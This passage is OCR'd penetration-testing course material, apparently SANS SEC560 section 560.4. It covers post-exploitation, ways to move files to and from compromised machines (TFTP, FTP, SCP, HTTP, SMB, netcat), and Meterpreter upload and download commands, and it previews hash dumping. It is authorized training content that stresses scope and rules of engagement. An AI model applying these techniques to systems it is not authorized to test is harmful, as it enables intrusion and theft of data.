
SEC560 | NETWORK PENETRATION TESTING AND ETHICAL HACKING


560.4

Post-Exploitation and Merciless Pivoting



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org



Welcome to SANS Security 560.4! In this session, we focus on post exploitation and some pivoting, zooming into techniques a penetration tester can apply after successfully exploiting a target environment. We start by looking into moving files and pillaging target systems for useful information. We then cover some useful Windows cmd.exe command-line techniques for controlling target machines and pilfering data on them.

Next, we apply what we've learned by covering methods for getting a target Windows machine to run commands on behalf of a penetration tester or ethical hacker. We cover some tried-and-true methods for doing this, like scheduling a job to run on the target, as well as some less-known but powerful methods for making a remote machine run programs with local SYSTEM or admin privileges using the service controller and wmic commands. We complete our exploitation section with hands-on labs with these last two techniques.

Then, we cover Windows PowerShell for penetration testers, discussing many useful features of PowerShell and how they can be applied by penetration testers, especially during the post-exploitation phase of a penetration test.


Next , we turn our attention to password attacks, spending the rest of the day analyzing password guessing and gaining access to hashes. We go over numerous tips based on real-world experiences to help penetration testers and ethical hackers maximize the effectiveness of their password attacks. We cover one of the best automated password-guessing tools available today, THC Hydra, and run it against target machines to guess Windows SMB and Linux SSH passwords. We then zoom in on the password representation formats for most major operating systems, discussing methods for how to obtain those hashes from target machines using great tools such as the Meterpreter hashdumping capability and the Mimikatz Kiwi tool, using each in a hands-on lab. We also look at some different kinds of pivots, building on our netcat relay discussion in 560.3, as well as using the msfconsole route pivoting technique.

That's a lot of material to cover, so let's begin.


560.4 Table of Contents

Network Pen Testing and Ethical Hacking 2

Here is our table of contents, showing each topic and lab we cover in 560.4.



In 560.3, we discussed various methods for exploiting target machines, which result in the penetration tester gaining some form of shell access to those targets. After you get shell access, you can engage in numerous potential activities on the targets. Collectively, these are known as post-exploitation activities, which is the topic for much of 560.4.




The exploitation methods we've discussed so far are designed primarily to allow the penetration tester to gain some form of shell access to a target machine, such as cmd.exe, Meterpreter, or /bin/sh access. But, after you have that access to targets, what do you do with it?

Collectively, the activities performed by a penetration tester after successfully exploiting a system are known as post-exploitation activities. They describe how to use shell access effectively so that you can explore the target machine and use its resources to attack other systems included in the scope of the project.


Our goal for post-exploitation activities is to gain a better understanding of the business risk posed by the vulnerabilities we've discovered and exploited. Remember, however, you must always stay in scope and follow the Rules of Engagement for the project, and this is especially important in post-exploitation. Do not get tempted to go outside of the scope or violate the Rules of Engagement.

A crucial idea to keep in mind when conducting penetration tests is that the test doesn't end when you get shell access to a target machine. Actually, that's just when the test gets far more interesting because you now have a chance to apply post-exploitation activities to better understand business risk and significantly add value to your penetration test.



After initial exploitation occurs, penetration testers or ethical hackers often wants to move files to or from the target machine that they have exploited. The files moved to a target could include tools to analyze that target in more detail or to use it as a jump-off point to find and exploit other vulnerable systems. The files moved from a target may include sensitive documents that are part of the overall goal of a penetration test or ethical hacking project.

A tester has many options for moving files to or from a system depending on the circumstances of the test and the target system. In this section, we explore the various options for moving files to and from exploited target machines.




When exploiting machines, you frequently want to put files onto a machine or take them off of the system. You can either push files to a target or pull them from it, as illustrated on the slide. The tester chooses the method for transferring files based on several factors:

- Whether moving files to or from the target is allowed by the project's Rules of Engagement
- The protocols that are allowed inbound and outbound between the tester and the target system, including network firewalls, network-based Intrusion Prevention Systems (IPSs), router ACLs, and local port filters or firewalls on the target
- The software installed on the target machine, especially software associated with file transfer
- The kind of exploit the tester has used and how it integrates with file transfer functionality


If a firewall allows inbound traffic, you may just push a file to the target. If only limited inbound traffic is allowed, you may compromise a target to establish a command channel. You then issue commands to direct the target machine to pull the file from the tester's box.

The images in the slide are focused on moving a file to the target. Alternatively, the tester may want to get a file from a target. The same two options are available. You could try to pull the file from the target directly or issue commands to have the target push the file back to the tester's machine.



To move files to a target machine, testers could rely on various services and their associated protocols that are designed to transfer files. Some of the most common mechanisms used to move files during penetration tests and ethical hacking follow:

- **TFTP (Trivial File Transfer Protocol):** This stripped-down service moves files with no authentication between a tftp client and tftpd using UDP port 69.
- **FTP:** This familiar service conveniently moves files using two connections: an FTP data connection associated with TCP port 20 and an FTP control connection associated with TCP port 21. FTP, when used in ASCII mode, corrects some issues with moving text files between different operating systems, as we'll discuss shortly.
- **SCP (Secure Copy):** This program is part of the Secure Shell (SSH) suite and transfers files using TCP port 22 by default. It is an ideal candidate for file transfer, given that a) it encrypts all authentication information and data in transit, b) most networks allow outbound SSH, and c) many Linux and UNIX systems have an scp client built in.
- **HTTP or HTTPS:** These protocols are almost always allowed outbound, using at least TCP ports 80 and 443. Even if they are sent through a web proxy, they can still be used to carry files. As testers, we often invoke text-based browsers on a compromised victim machine, using that browser to fetch files from the attacker system and moving them back onto the target machine. Some useful text-based browser-style programs include wget, Lynx, and HTTrack.




Some additional file transfer services used by testers also include

- **Windows file sharing:** Of course, most Windows machines can use this means to move files across the NetBIOS and/or SMB protocols (TCP ports 135-139 or 445). Furthermore, Linux and UNIX machines support this kind of access using Samba, with commands such as smbclient, smbmount, and the Samba Daemon (smbd). It could be useful to have the target machine mount a share on the pen tester's box, provided that the network allows outbound SMB (or even NFS) access from the target to the pen tester's machine. With this approach, you can have the target system access files (such as scripts or executables) without pushing them onto the target's hard drive. Instead, the target just runs the given programs from their location on the mounted file share, giving the pen tester a much smaller footprint on the target machine.
- **NFS (Network File System):** This protocol is most commonly used to move files between UNIX/Linux systems; although, there are also Windows NFS implementations. By default, it uses TCP and UDP 2049; although it may involve other ports as well.
- **Netcat:** Netcat can move files back and forth between systems (among other functions) using arbitrary TCP or UDP ports. Unfortunately, to use netcat to move a file, you first have to get the netcat executable on the target machine. If it's already there, the tester can start using it. If it is not, you have to move netcat's file first to use it to move additional files, resulting in a chicken-and-egg condition.

There are other mechanisms to move files as well, but these are the most common and popular.

Note that to use any of these mechanisms, the target machine must have the appropriate client or server software installed, and the attacker's machine must have the other side (server or client) installed.



Alternative Methods for File Transfer: Meterpreter, Paste, and Echo

- Metasploit Meterpreter upload and download function can move and interact with files

```
meterpreter > upload
meterpreter > download
meterpreter > cat
meterpreter > edit
```

  - Opens file in your Linux system's default editor (usually vim)
- With a terminal session, a text editor can paste files
  - May seem lame, but it is helpful
- Even with limited shell, echo can enter lines

```
$ echo "this is part of the file" >> file.txt
C:\> echo this is part of the file >> file.txt
```

- Whatever it takes ... get the file there


Network Pen Testing and Ethical Hacking 9

Beyond those traditional file transfer mechanisms, testers may also move files using less conventional means.

One helpful way to move files involves compromising a system using Metasploit to exploit some buffer overflow or other flaw, and then loading the Meterpreter as a payload. The Meterpreter, as we discussed earlier, is a small shell environment. In recent versions of Metasploit, the Meterpreter includes several built-in commands for moving files including **upload** and **download** to send files to or from a compromised machine. The Meterpreter's **cat** command dumps a file to standard output on the screen. The **edit** command of the Meterpreter grabs the file and opens it in the default editor of your Linux machine, which is typically vim.


If the attacker has command shell terminal access on the target machine, another option for moving files is to invoke an editor, such as vi, emacs, pico, or other. Then, the attacker could simply cut and paste the contents of a file into the editor. Some people think that cut-and-paste is a cheat because it's too obvious and simple. But some hacks are elegant and others are not. Penetration testers and ethical hackers are often focused more on utility (does it work?) than elegance (is it pretty or clever?).

Even with a limited shell that doesn't implement a terminal, you can still create files by using the echo command to append things to a file, building a file line by line with >> redirects, as we covered earlier in our discussion of the terminal versus raw shell dilemma.



Now that you've seen how to move files to and from target machines, let's discuss the kinds of files a penetration tester may want to grab from a compromised target system. Useful information tidbits retrieved from a compromised machine could offer a penetration tester significant advantages in demonstrating risk to a target enterprise. Furthermore, information pilfered from one compromised system may be extremely useful in identifying and exploiting other systems in the organization.

